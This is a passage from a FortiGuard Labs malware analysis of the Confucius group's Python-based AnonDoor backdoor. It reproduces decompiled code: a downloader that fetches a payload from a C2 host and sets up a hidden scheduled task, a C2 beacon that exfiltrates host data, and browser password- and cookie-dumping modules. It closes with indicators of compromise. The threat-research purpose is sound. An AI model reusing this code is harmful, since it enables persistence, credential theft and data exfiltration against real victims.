foreach ($p in $pathsToAdd) {if (-not ($pathList -contains
$p)) {
          $pathList += $p
          $modified = $true}}
if ($modified) {$newUserPath = ($pathList | Where-Object { $_
-ne "" }) -join ';'
          [Environment]::SetEnvironmentVariable('PATH',
$newUserPath, 'User')}
$aliasRegKeys = @(                    'HKCU:
\Software\Microsoft\Windows\CurrentVersion\AppExecutionAlias\p
ython.exe',                   'HKCU:
\Software\Microsoft\Windows\CurrentVersion\AppExecutionAlias\p
ython3.exe')
foreach ($key in $aliasRegKeys) {
if (Test-Path $key) {
          Set-ItemProperty -Path $key -Name 'Enabled' -Value 0
-ErrorAction SilentlyContinue}}
$env:PATH = [Environment]::GetEnvironmentVariable('PATH',
'User')
$pythonExe = Join-Path $pythonAppPath 'python.exe'
if (Test-Path $pythonExe) {& $pythonExe -version}
else {Write-Output 'Python was not found.'}
```

Figure 19: Preparing the python execution path

It then constructs a remote URL, **hxxps://bloomwpp[.]info/hjdfyebvghu[.]pyc**, downloads the raw bytes via a synchronous **GetByteArrayAsync** call, and writes the received bytes to a file named **winresume.pyc** under the current user's **%LOCALAPPDATA%** directory. After writing the file, it marks the file hidden using **FileAttributes.Hidden**.

```
public static void Py_Main(IntPtr hwnd, IntPtr hinst, string
  lpszCmdLine, int nCmdShow)
{
    Class1.jlkjealrit();
    string str = "https://bl";
    string str2 = "oomwpp.info/hj";
    string str3 = "dfyebvghu.pyc";
    string vtyucnxp = str + str2 + str3;
    byte[] bytes = Class1.Dhgdfgubvbj(vtyucnxp);
    string str4 = "winresu";
    string str5 = "me.pyc";
    string path = str4 + str5;
    string path2 = Path.Combine
      (Environment.GetEnvironmentVariable("LOCALAPPDATA"), path);
    File.WriteAllBytes(path2, bytes);
    bool flag = File.Exists(path2);
    if (flag)
    {
        File.SetAttributes(path2, File.GetAttributes(path2) |
          FileAttributes.Hidden);
    }
    Class1.cbghyt_fvh();
}
```

Figure 20: Entry point

It constructs the target file path string **%LOCALAPPDATA%\winresume**.pyc and then uses a scheduled task to create a task named **NetPolicyUpdate** that executes **pythonw.exe** from a Scoop install from the previous PowerShell script **%USERPROFILE%\scoop\apps\python\current\pythonw.exe**, using the **.pyc** as an argument every 5 minutes. It then prepares this task for persistence to conceal its attack beyond the previous registry setting and acts as a stealthy launcher as it has no console window.

```
public static void cbghyt_fvh()
{
    string text = "NetPolicyUpdate";
    string environmentVariable =
      Environment.GetEnvironmentVariable("LOCALAPPDATA");
    string str = "winresu";
    string str2 = "me.pyc";
    string path = str + str2;
    string text2 = Path.Combine(environmentVariable, path);
    string environmentVariable2 =
      Environment.GetEnvironmentVariable("USERPROFILE");
    string text3 = Path.Combine(new string[]
    {
        environmentVariable2,
        "scoop",
        "apps",
        "python",
        "current",
        "pythonw.exe"
    });
```

Figure 21: Persistence setting preparation

```
string arguments = string.Concat(new string[]
{
    "/Create /F /SC MINUTE /MO 5 /TN \"",
    text,
    "\" /TR \"",
    text4,
    "\""
});
ProcessStartInfo startInfo = new ProcessStartInfo
{
    FileName = "schtasks",
    Arguments = arguments,
    UseShellExecute = false,
    RedirectStandardOutput = true,
    RedirectStandardError = true,
    CreateNoWindow = true
};
using (Process process = Process.Start(startInfo))
```

Figure 22: Scheduled task

The PYC file **winresume.pyc** serves as a backdoor that collects system information, contacts its C2 server, and receives commands for further action.

hjdfyebvghu.pyc

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000330   00 00 00 00 35 00 00 00 00 00 00 00 24 00 A9 01  ....5.......$.©.
00000340   4E 29 05 72 04 00 00 00 DA 03 6E 6F 77 72 05 00  N).r....Ú.nowr..
00000350   00 00 DA 03 75 74 63 DA 09 69 73 6F 66 6F 72 6D  ..Ú.utcÚ.isoform
00000360   61 74 A9 00 F3 00 00 00 00 DA 32 43 3A 5C 55 73  at©.ó....Ú2C:\Us
00000370   65 72 73 5C 77 69 6E 64 6F 77 5C 44 65 73 6B 74  ers\window\Deskt
00000380   6F 70 5C 6E 65 77 5F 63 32 5C 73 63 72 69 70 74  op\new_c2\script
00000390   5C 6F 70 73 5C 62 61 73 69 63 2E 70 79 DA 08 67  \ops\basic.pyÚ.g
000003A0   65 74 63 6F 77 74 72 72 0F 00 00 00 16 00 00 00  etcowtrr........
000003B0   73 1E 00 00 00 80 00 DC 0B 13 8F 3C 8A 3C 9C 08  s....€.Ü...<Š<œ.
000003C0   9F 0C 99 0C D3 0B 25 D7 0B 2F D1 0B 2F D3 0B 31  Ÿ.™.Ó.%×./Ñ./Ó.1
```

Figure 23: PYC version of AnonDoor

The following analysis is based on the disassembly code from the PYC file.

```
# Method Name:        main
# Filename:           C:\Users\window\Desktop\new_c2\script\ops\basic.py
# Argument count:     0
# Position-only argument count: 0
# Keyword-only arguments: 0
# Number of locals:   55
# Stack size:         16
# Flags:              0x00000003 (NEWLOCALS | OPTIMIZED)
# First Line:         558
# Constants:
#    0: None
#    1: 'User-Agent'
#    2: 'Mozilla/5.0 (Windows NT 10.0; Win64; x64)'
#    3: 'bloo'
#    4: 'mwpp'
#    5: 'info'
#    6: '.'
#    7: 'drop'
#    8: 'micis'
#    9: 443
```

Figure 24: Disassembly code of the PYC file

By dropping a timestamp into **%TEMP%\wctDD1A.tmp**, AnonDoor ensures its heavier tasks run at most once every 6 minutes on a host. That reduces noise, avoids redundant exfil, and ensures more controlled timing.



Figure 25: TEMP file to track execution time

It runs a compact fingerprinting routine that quietly profiles the host and its network before performing any noisy actions. It derives the local egress IP and grabs the **hostname** and logged-in user. It then fingerprints the OS with **platform.platform()**. For external context, it queries several public IP echo services in sequence (**api.ipify.org**, **ipinfo.io/ip**, **icanhazip.com**, and **ifconfig.me/ip**). Once it has a public IP, it geo-locates the country via **ip-api.com** and **ipwhois.app**. To uniquely tag hardware, it executes a hidden **wmic csproduct get uuid** command.



Figure 26: Get system information

AnonDoor consolidates the collected system information into the parameter **uhhg** using **$!!$** as a delimiter between fields. The resulting data is transmitted to the C2 server, where access and retrieval appear to be restricted to specific geographic targets such as Pakistan. The overall packet structure closely mirrors that of the earlier MSIL-based AnonDoor backdoor, underscoring Confucius' recent transition toward deploying a Python-based variant of AnonDoor.

martkartout.info

Figure 27: C2 server information

```
POST /lj782mGDl32ki44djfmjkFD3dfjlkh4/Fhjdjkle489_fjGDEkhkDG876F.php
HTTP/1.1
Host: martkartout.info
Accept-Encoding: identity
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
Content-Type: application/x-www-form-urlencoded; charset=utf-8
Content-Length: 129

uhhg=806354111$!!$Windows10Pro$!!$A{mis}$!!$10.15.0.18$!!$
10:  5$!!$Pakistan$!!$Windows-10-10.0.19045-SP0$!!$HTTP/1.1
200 OK
```

Figure 28: C2 connection

It uses the Windows API **GetDiskFreeSpaceExW** to quietly inventory local storage. It then walks drive letters A:\ through Z:\, checks which paths exist, and for each live volume calls **GetDiskFreeSpaceExW**. It then converts bytes to GiB using an integer division of 1,073,741,824 and emits compact entries like **C:476GB/ Free-120GB**, joining all volume information and sending it to the C2 server with the parameter **fhgfh**.



Figure 29: Get system's volume information

AnonDoor then contacts its C2 server with the parameter **cuud** to request further tasks. If the server replies raw task data with anything other than the string **Somethingworng1**, it immediately sends a POST request back with **sout=<ID>@$@<raw_task_data>**. It then splits the data using **#$** and dispatches based on the task name. It supports a series of commands, including **CmdExecution**, **Screenshoot**, **fileListing**, **DownloadFile**, **Directory_listing**, **FolderDownload**, **basicinfo**, and **PasswordDumper**. For some tasks, AnonDoor downloads another Python file from the URL inside **<raw_task_data>** and executes it.



Figure 30: Constructing a packet for a C2 command

```
517:     >>  528 LOAD_FAST            (cgomjm_ligjst)
             530 LOAD_CONST           (2)
             532 BINARY_SUBSCR
             536 LOAD_FAST_LOAD_FAST  (s1, s2)
             538 BINARY_OP            (+)
             542 LOAD_FAST            (s3)
             544 BINARY_OP            (+)
             548 COMPARE_OP           (==)                  //Screenshoot
             552 POP_JUMP_IF_FALSE    (to 694)

518:         556 LOAD_CONST           (1)
             558 STORE_FAST           (i)

519:         560 LOAD_GLOBAL          (threading)
             570 LOAD_ATTR            (Thread)
             590 PUSH_NULL
             592 LOAD_GLOBAL          (s78eadvhj)
             602 LOAD_FAST_LOAD_FAST  (u_R, comrehg)
             604 LOAD_FAST            (heajhdehrs)
             606 BUILD_TUPLE          3
             608 LOAD_CONST           (True)
             610 LOAD_CONST           (('target', 'args', 'daemon'))
             612 CALL_KW              3
             614 LOAD_ATTR            (NULL|self + start)
```

Figure 31: Handling the C2 command

Take the **Screenshoot** command, for example. AnonDoor receives the module URL **hxxps://bloomwpp[.]info/DubjW967VGHD3ykdnhkdhn/dsdcrjhdeenidufoft.py**, which is used to capture the victim's screen. It then builds PNG data of the screenshot into the format of **<uuid>!$$!Screenshoot!$$!<command>###<module_url>!$$!<ID>!$$!<PNG_base64>**. It then encodes the entire data with Base64 and sends it back to the C2 server with the parameter SCtat.

```
def main(args):
    if len(args) < 3:
        return
    url = args[0]
    data = args[1]
    headers_raw = args[2]
    all_data=data.split("#$$")
    uuid=all_data[0]
    ID=all_data[1].replace("\r\n", "")
    command_name=all_data[2]
    command_data=base64url_decode(all_data[3]).split("###")
    command=command_data[0]
    command_url=command_data[1]
    encoded = base64url_encode(tom)
    s = "SCtat";
    dat = f"{uuid}!$$$!{command_name}!$$$!{command}###{
    command_url}!$$$!{ID}!$$$!{encoded}"
    encoded_d =base64url_encode(dat)
    sw = f"{s}={encoded_d}";
    response = post_request(url, sw)
```

Figure 32: Python module for Screenshoot

```
def main(args):
    if len(args) < 3:
        return
    url = args[0]
    data = args[1]
    headers_raw = args[2]
    all_data=data.split("#$$")
    uuid=all_data[0]
    ID=all_data[1].replace("\r\n", "")
    command_name=all_data[2]
    command_data=base64url_decode(all_data[3]).split("###")
    command=command_data[0]
    command_url=command_data[1]
    temp_file = os.path.join(tempfile.gettempdir(),
    "fmlikjghdfkjghhfk.json")
    filename = sw7xqbjmow(temp_file)
    filesize = filesizeqq(temp_file);
    s = "fhgio"
    dat = f"{uuid}(-){command_name}(-){command}###{command_url
    }(-){ID}(-){filesize}(-){filename}"
    encoded_d = base64url_encode(dat)
    sw = f"{s}={encoded_d}"
    response = post_request(url, sw)
    os.remove(temp_file)
```

Figure 33: Python module for fileListing

For **PasswordDumper**, which we observed in September, the URL is hard-coded in the PYC file. AnonDoor routes that task to download both helpers from **bloomwpp[.]info** and caches their source in memory. During execution, it chooses which helper to run based on the task's target. **Fohjdfj783mq9XX.py** is for Firefox, and **Fodkh3897mgfdjiuED.py** is for Edge.

```
def main(args):
    dare = {}
    sdpath = cfins_uyhsd()
    if not sdpath:
        return
    ns = ln_jhsd(sdpath)
    prles = gff_Prohsd()
    if not prles:
        return
    profile = pi_proohsd(prles)
    if not intnsohsd(ns, profile):
        return
    lons = lonsohsd(profile)
    passst = []
    dfi="hos" + "tna" + "me"
    eny = "en" + "cry" + "pted" + "Use" + "rname"
    eney = "en" + "cryp" + "ted" + "Pas" + "sword"
    we="we"+"bsi"+"te"
    us="us"+"erna"+"me"
    pw="pas"+"swo"+"rd"
    pws="pas"+"swo"+"rds"
    his="hi"+"sto"+"ry"
    co="co"+"ok"+"ies"
```

Figure 34: Dump of Firefox data

```
def main(args):
    p1 = "%"
    p2 = "LOCAL"
    p3 = "APPDATA"
    p4 = "%"
    p5 = "\\Micro" + "soft\\Ed"
    p6 = "ge\\User " + "Data"
    path = os.path.expandvars(p1 + p2 + p3 + p4 + p5 + p6)
    if not os.path.exists(path):
        return
    try:
        key = F1(path)
    except FileNotFoundError:
        return
    profs = [d for d in os.listdir(path) if os.path.isdir(os.path.
    all_data = {"pass": [], "hist": [], "cook": []}
    for p in profs:
        pp = os.path.join(path, p)
        all_data["pass"].extend(I1(pp, key))
        all_data["hist"].extend(J1(pp))
        all_data["cook"].extend(K1(pp, key))
    tmp_dir = os.environ.get("TMP", os.environ.get("TEMP", "."))
    tmp_dir = tempfile.gettempdir()
    out_file =os.path.join(tmp_dir, "C2Kgdf"+"86ndps.js"+"on")
    with open(out_file, "w", encoding="utf-8") as f:
        json.dump({"passwo"+"rds": all_data["pass"], "his"+"tory":
    print()
```

Figure 35: Dump of Edge data

Conclusion

Our analysis reveals how the Confucius group has continually evolved its techniques, adopting diverse file types as initial access vectors and chaining OLE objects, malicious scripts, LNK files, PowerShell loaders, MSIL downloaders, and heavily obfuscated payloads to evade detection. This campaign underscores the group's technical agility, cycling between malware families such as WooperStealer, the MSIL-based AnonDoor, and its Python-based variant.

The layered attack chain leverages encoded components, DLL side-loading, and scheduled task persistence to secure long-term access and exfiltrate sensitive data while minimizing visibility. As threat actors persistently refine their methods to bypass defenses, maintaining vigilance against varied attack techniques is critical. FortiGuard Labs will continue to closely monitor these evolving operations, providing timely and comprehensive protection to our users.

Fortinet Protections

The malware described in this report is detected and blocked by FortiGuard Antivirus as:

LNK/Agent.CFI!tr
LNK/Agent.CFU!tr
MSOffice/Agent.BKJ!tr
VBS/Agent.NSL!tr
MSIL/Agent.RGG!tr.dldr
MSIL/Agent.FFD!tr
MSIL/Agent.5CE1!tr
Python/Agent.ANB!tr

FortiGate, FortiMail, FortiClient, and FortiEDR support the FortiGuard AntiVirus service. The FortiGuard AntiVirus engine is part of each of these solutions. As a result, customers who have these products with up-to-date protections are protected.

FortiMail recognizes the phishing email as "virus detected." In addition, real-time anti-phishing protection provided by FortiSandbox, embedded in Fortinet's FortiMail, web filtering, and antivirus solutions, offers advanced protection against both known and unknown phishing attempts.

The FortiGuard CDR (Content Disarm and Reconstruction) service, which runs on both FortiGate and FortiMail, can disarm the malicious macros in the document.

We also suggest that organizations go through Fortinet's free NSE training module: FCF Fortinet Certified Fundamentals. This module is designed to help end users learn how to identify and protect themselves from phishing attacks.

FortiGuard IP Reputation and Anti-Botnet Security Service proactively block these attacks by aggregating malicious source IP data from the Fortinet distributed network of threat sensors, CERTs, MITRE, cooperative

competitors, and other global sources that collaborate to provide up-to-date threat intelligence about hostile sources.

If you believe this or any other cybersecurity threat has impacted your organization, please contact our Global FortiGuard Incident Response Team.

IOCs

Domain

marshmellowflowerscar.info
greenxeonsr.info
cornfieldblue.info
hauntedfishtree.info
petricgreen.info
bloomwpp.info
dropmicis.info
martkartout.info

PPSX

c91917ff2cc3b843cf9f65e5798cd2e668a93e09802daa50e55a842ba9e505de

LNK

5a0dd2451a1661d12ab1e589124ff8ecd2c2ad55c8f35445ba9cf5e3215f977e
4206ab93ac9781c8367d8675292193625573c2aaacf8feeaddd5b0cc9136d2d1

DLL

8603b9fa8a6886861571fd8400d96a705eb6258821c6ebc679476d1b92dcd09e
24b06b5caad5b09729ccaffa5a43352afd2da2c29c3675b17cae975b7d2a1e62
13ca36012dd66a7fa2f97d8a9577a7e71d8d41345ef65bf3d24ea5ebbb7c5ce1

PYC

06b8f395fc6b4fda8d36482a4301a529c21c60c107cbe936e558aef9f56b84f6
11391799ae242609304ef71b0efb571f11ac412488ba69d6efc54557447d022f